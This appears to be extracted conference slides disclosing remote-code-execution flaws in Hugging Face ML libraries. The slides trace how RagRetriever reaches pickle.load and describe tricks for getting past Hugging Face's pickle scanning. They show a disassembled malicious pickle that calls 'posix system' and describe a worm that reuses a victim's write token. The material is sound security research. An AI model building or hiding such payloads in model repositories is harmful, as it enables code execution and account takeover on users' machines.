https://huggingface.co/zpbrent/RagRetriever	touch HACKED-2	CONFIG Abuse	Yes
3	transformers@v4.34.0	src/transformers/models/transfo_xl/tokenization_transfo_xl.py#L210	transfo-xl	https://huggingface.co/zpbrent/transfo-xl	touch HACKED	Code Reuse	Yes
4	PaddleNLP@v2.6.1	paddlenlp/transformers/ernie/tokenizer.py#L678	ErnieTiny	https://huggingface.co/zpbrent/PaddleNLP-ErnieTiny	touch HACKED	Code Reuse	Yes
5	mbrl-lib@v0.2.0	mbrl/util/math.py#L164	OneDTransitionReward Model	https://huggingface.co/zpbrent/basic-mbml	touch HACKED	Leave it as a challenge for your take ☺	TBD
6	stable-baselines3@v2.1.0	stable_baselines3/common/save_util.py#L164	BaseAlgorithm	https://huggingface.co/zpbrent/a2c-LunarLander-v2	touch HACKED	Format Encode	Yes

The Vendors involved in Exploitable Libraries



Hugging Face



All demos are private, but we can make them public upon request

Demo Summary

No.	HF Library	Vulnerable Code	Model	Demo Location	Reversed RCE	Bypass Tricks	Worm
1	transformers@v4.34.0	src/transformers/models/rag/retrieval_rag.py#L135	RagRetriever	https://huggingface.co/zpbrent/RagRetriever	touch HACKED	CONFIG Abuse	Yes
2	transformers@v4.34.0	src/transformers/models/rag/retrieval_rag.py#L144	RagRetriever	https://huggingface.co/zpbrent/RagRetriever	touch HACKED-2	CONFIG Abuse	Yes
3	transformers@v4.34.0	src/transformers/models/transfo_xl/tokenization_transfo_xl.py#L210	transfo-xl	https://huggingface.co/zpbrent/transfo-xl	touch HACKED	Code Reuse	Yes
4	PaddleNLP@v2.6.1	paddlenlp/transformers/ernie/tokenizer.py#L678	ErnieTiny	https://huggingface.co/zpbrent/PaddleNLP-ErnieTiny	touch HACKED	Code Reuse	Yes
5	mbrl-lib@v0.2.0	mbrl/util/math.py#L164	OneDTransitionReward Model	https://huggingface.co/zpbrent/basic-mbml	touch HACKED	Leave it as a challenge for your take 😊	TBD
6	stable-baselines3@v2.1.0	stable_baselines3/common/save_util.py#L164	BaseAlgorithm	https://huggingface.co/zpbrent/a2c-LunarLander-v2	touch HACKED	Format Encode	Yes

The Vendors involved in Exploitable Libraries



Hugging Face

Meta

飞桨 PaddleNLP




Public after the talk

~~All demos are private, but we can make them public upon request~~

Demo 1: RagRetriever - Overview

Hugging Face Hub



Demo 1: RagRetriever – Code Path

```
323 class RagRetriever:
324     """..."""
376
418 @classmethod
419 def from_pretrained(cls, retriever_name_or_path, indexed_dataset=None, **kwargs):
420     requires_backends(cls, backends=["datasets", "faiss"])
421     config = kwargs.pop("config", None) or RagConfig.from_pretrained(retriever_name_or_path, **kwargs)
422     rag_tokenizer = RagTokenizer.from_pretrained(retriever_name_or_path, config=config)
423     question_encoder_tokenizer = rag_tokenizer.question_encoder
424     generator_tokenizer = rag_tokenizer.generator
425     if indexed_dataset is not None:
426         config.index_name = "custom"
427         index = CustomHFIndex(config.retrieval_vector_size, indexed_dataset)
428     else:
429         index = cls._build_index(config)
430     return cls(
431         config,
432         question_encoder_tokenizer=question_encoder_tokenizer,
433         generator_tokenizer=generator_tokenizer,
434         index=index,
435     )
```

Source

```
</> How to use from the Transformers library
# Load model directly
from transformers import AutoTokenizer, RagRetriever
tokenizer = AutoTokenizer.from_pretrained("zpbrent/RagRetriever")
model = RagRetriever.from_pretrained("zpbrent/RagRetriever")
```

```
323 class RagRetriever:
324     """..."""
376
395 @staticmethod
396 def _build_index(config):
397     if config.index_name == "legacy":
398         return LegacyIndex(
399             config.retrieval_vector_size,
400             config.index_path or LEGACY_INDEX_PATH,
401         )
```

```
90 class LegacyIndex(Index):
91     """..."""
102     INDEX_FILENAME = "hf_bert_base.hnswSQ8_correct_phi_128.c_index"
103     PASSAGE_FILENAME = "psgs_w100.tsv.pkl"
104
105     Ola Piktus +1
106     def __init__(self, vector_size, index_path):
107         self.index_id_to_db_id = []
108         self.index_path = index_path
109         self.passages = self._load_passages()
110         self.vector_size = vector_size
111         self.index = None
112         self._index_initialized = False
```

[13] https://github.com/huggingface/transformers/blob/v4.34.1/src/transformers/models/rag/retrieval_rag.py

```
90 class LegacyIndex(Index):
91     """..."""
113 def _resolve_path(self, index_path, filename):
114     is_local = os.path.isdir(index_path)
115     try:
116         # Load from URL or cache if already cached
117         resolved_archive_file = cached_file(index_path, filename)
```

Injection point

Fetch `PASSAGE_FILENAME` from `self.index_path` by `hf_hub_download()`

```
Class attribute PASSAGE_FILENAME of transformers.models.rag.retrieval_rag.LegacyIndex
PASSAGE_FILENAME: Any = "psgs_w100.tsv.pkl"
```


```
90 class LegacyIndex(Index):
91     """..."""
131 def _load_passages(self):
132     logger.info(f"Loading passages from {self.index_path}")
133     passages_path = self._resolve_path(self.index_path, self.PASSAGE_FILENAME)
134     with open(passages_path, "rb") as passages_file:
135         passages = pickle.load(passages_file)
136     return passages
```

Sink

Demo 1: RagRetriever – Bypass Trick

Trick 2: CONFIG Abuse


<https://huggingface.co/zpbrent/RagRetriever>



zpbrent/RagRetriever/config.json

```
1 {
2   "architectures": [
3     "RagRetriever"
4   ],
5   "dataset": "wiki_dpr",
6   "dataset_split": "train",
7   "do_deduplication": true,
8   "do_marginalize": false,
9   "doc_sep": " // ",
10  "exclude_bos_score": false,
11  "generator": {"_num_labels": 3...},
12  "index_name": "legacy",
13  "index_path": "zpbrent/RagReuse",
14  "is_encoder_decoder": true,
15  "label_smoothing": 0.0,
16  "max_combined_length": 300,
17  "model_type": "rag",
18  "n_docs": 5,
19  "output_retrieved": false,
20  "passages_path": null,
21  "question_encoder": {"add_cross_attention": false...},
22  "reduce_loss": false,
23  "retrieval_batch_size": 8,
24  "retrieval_vector_size": 768,
25  "title_sep": " / ",
26  "use_dummy_dataset": false,
27  "vocab_size": null
28 }
```

```
323 class RagRetriever:
324     """..."""
325
326
327
328
329
330
331
332
333
334
335 @staticmethod
336 def _build_index(config):
337     if config.index_name == "legacy":
338         return LegacyIndex(
339             config.retrieval_vector_size,
340             config.index_path or LEGACY_INDEX_PATH,
341         )
```



Invisible to the victims


Malicious payloads

Display in white
No alert

Demo 1: RagRetriever – Bypass Trick

One more trick:

A long file name of the malicious pickle can bypass the scanning too




hf_bert_base.hnswSQ8_correct_phi_128.c_index.index_meta.dpr

```
0: \x80 PROTO      3
2: c      GLOBAL    'posix system'
16: X     BINUNICODE 'touch HACKED'
33: \x85 TUPLE1
34: R     REDUCE
35: .     STOP
```

Demo 1: RagRetriever – How to

<https://huggingface.co/zpbrent/RagRetriever>



The screenshot shows the Hugging Face interface for the model 'zpbrent/RagRetriever'. A code snippet popup is open, titled 'How to use from the Transformers library'. The code in the popup is:

```
# Load model directly
from transformers import AutoTokenizer, RagRetriever

tokenizer = AutoTokenizer.from_pretrained("zpbrent/RagRetriever")
model = RagRetriever.from_pretrained("zpbrent/RagRetriever")
```

The 'Copy' button next to the code is highlighted with a red box. A red dashed arrow points from this box to the code block in the terminal on the right.



→ `$ huggingface-cli login --token [your token with write permission]`

`$ python test.py`



```
test.py
# Load model directly
from transformers import AutoTokenizer, RagRetriever

tokenizer = AutoTokenizer.from_pretrained("zpbrent/RagRetriever")
model = RagRetriever.from_pretrained("zpbrent/RagRetriever")
```



Video 1: Demo 1 - RagRetriever

```
pzhou@hf-worm-demo: ~/BlackHatAisa-2024/hf-exploit/RagRetriever/demo
pzhou@hf-worm-demo:~/BlackHatAisa-2024/hf-exploit/RagRetriever/demo$ cat README
This demos how to exploit unsafe pickle.load from RagRetriever models for reversed RCE and even worm infection over huggingface platform

1), we have an attacker huggingface account "zpbrent" and a victim one "pzhoutest"

2), the attacker "zpbrent" deploys a malicious RagRetriever model "zpbrent/RagRetriever" for phishing. Note that the huggingface performs a pickle scanning to laert "unsafe file" for malicious pickle files, such as the malicious repo deployed at "zpbrent/RagReuse". However, our phishing model "zpbrent/RagRetriever" can completely bypass this scanning using the trick "Config Redirect"


3), the victim "pzhoutest" do not have the RagRetriever model "pzhoutest/RagRetriever" before being attacked, and also no "HACKED" and "HACKED-2" files in the disk

4), for reversed RCE, the pre-requisite is the victim "pzhoutest" has been attracted by the pretrained model deployed at repo "zpbrent/RagRetriever".
4.1), s/he finds this repo nothing "unsafe" and thus downloads this pretrained model using huggingface's official from_pretrained function RagRetriever.from_pretrained("zpbrent/RagRetriever")
4.1), the victim observes the model downloading complete
4.3), but meanwhile the "HACKED" and "HACKED-2" files have been illegally created in the disk (meaning the success of reversed RCE)

5), for worm infection, an additional pre-requisite is the victim "pzhoutest" has readily logged in huggingface with a written permission (huggingface-cli login --token xxx) when running the official from_pretrained function for downloading
5.1), a new repo "pzhoutest/RagRetriever" has been implicitly created and uploaded in victim "pzhoutest"'s account, with the same contents of "zpbrent/RagRetriever" (meaning the success of worm infection)
pzhou@hf-worm-demo:~/BlackHatAisa-2024/hf-exploit/RagRetriever/demo$
```

<https://zpbrent.github.io/pocs/bhasia24/demo-RagRetriever-worm.mp4>

Demo 2: ErnieTiny - Overview



Demo 2: ErnieTiny – Code Path

```
[16] 1223 class PretrainedTokenizerBase(SpecialTokensMixin):
1224     """Base class for [PretrainedTokenizer]..."""
1290
1291     resource_files_names: Dict[str, str] = {}
1292     pretrained_resource_files_map: Dict[str, Dict[str, str]] = {}
1293     pretrained_init_configuration: Dict[str, Dict[str, Any]] = {}
1294     max_model_input_sizes: Dict[str, Optional[int]] = {}
1295     _auto_class: Optional[str] = None
1296     tokenizer_config_file = TOKENIZER_CONFIG_NAME

676 class PretrainedTokenizer(ChatTemplateMixin, PretrainedTokenizerBase):
677     """Base class for all tokenizers...""" [15]

575 class ErnieTinyTokenizer(PretrainedTokenizer):
576     """...""" [14]
631 resource_files_names = {
632     "sentencepiece_model_file": "spm_cased_simp_sampled.model",
633     "vocab_file": "vocab.txt",
634     "word_dict": "dict.wordseg.pickle", ← Injection point (end)
635 } # for save_pretrained
636 pretrained_resource_files_map = {
637     "vocab_file": {"ernie-tiny": "https://bj.bcebos.com/paddlenlp/models/transformers/ernie_tiny/vocab.txt"},
638     "sentencepiece_model_file": {
639         "ernie-tiny": "https://bj.bcebos.com/paddlenlp/models/transformers/ernie_tiny/spm_cased_simp_sampled.model"
640     },
641     "word_dict": {
642         "ernie-tiny": "https://bj.bcebos.com/paddlenlp/models/transformers/ernie_tiny/dict.wordseg.pickle"
```

- [14] <https://github.com/PaddlePaddle/PaddleNLP/blob/v2.6.1/paddlenlp/transformers/ernie/tokenizer.py>
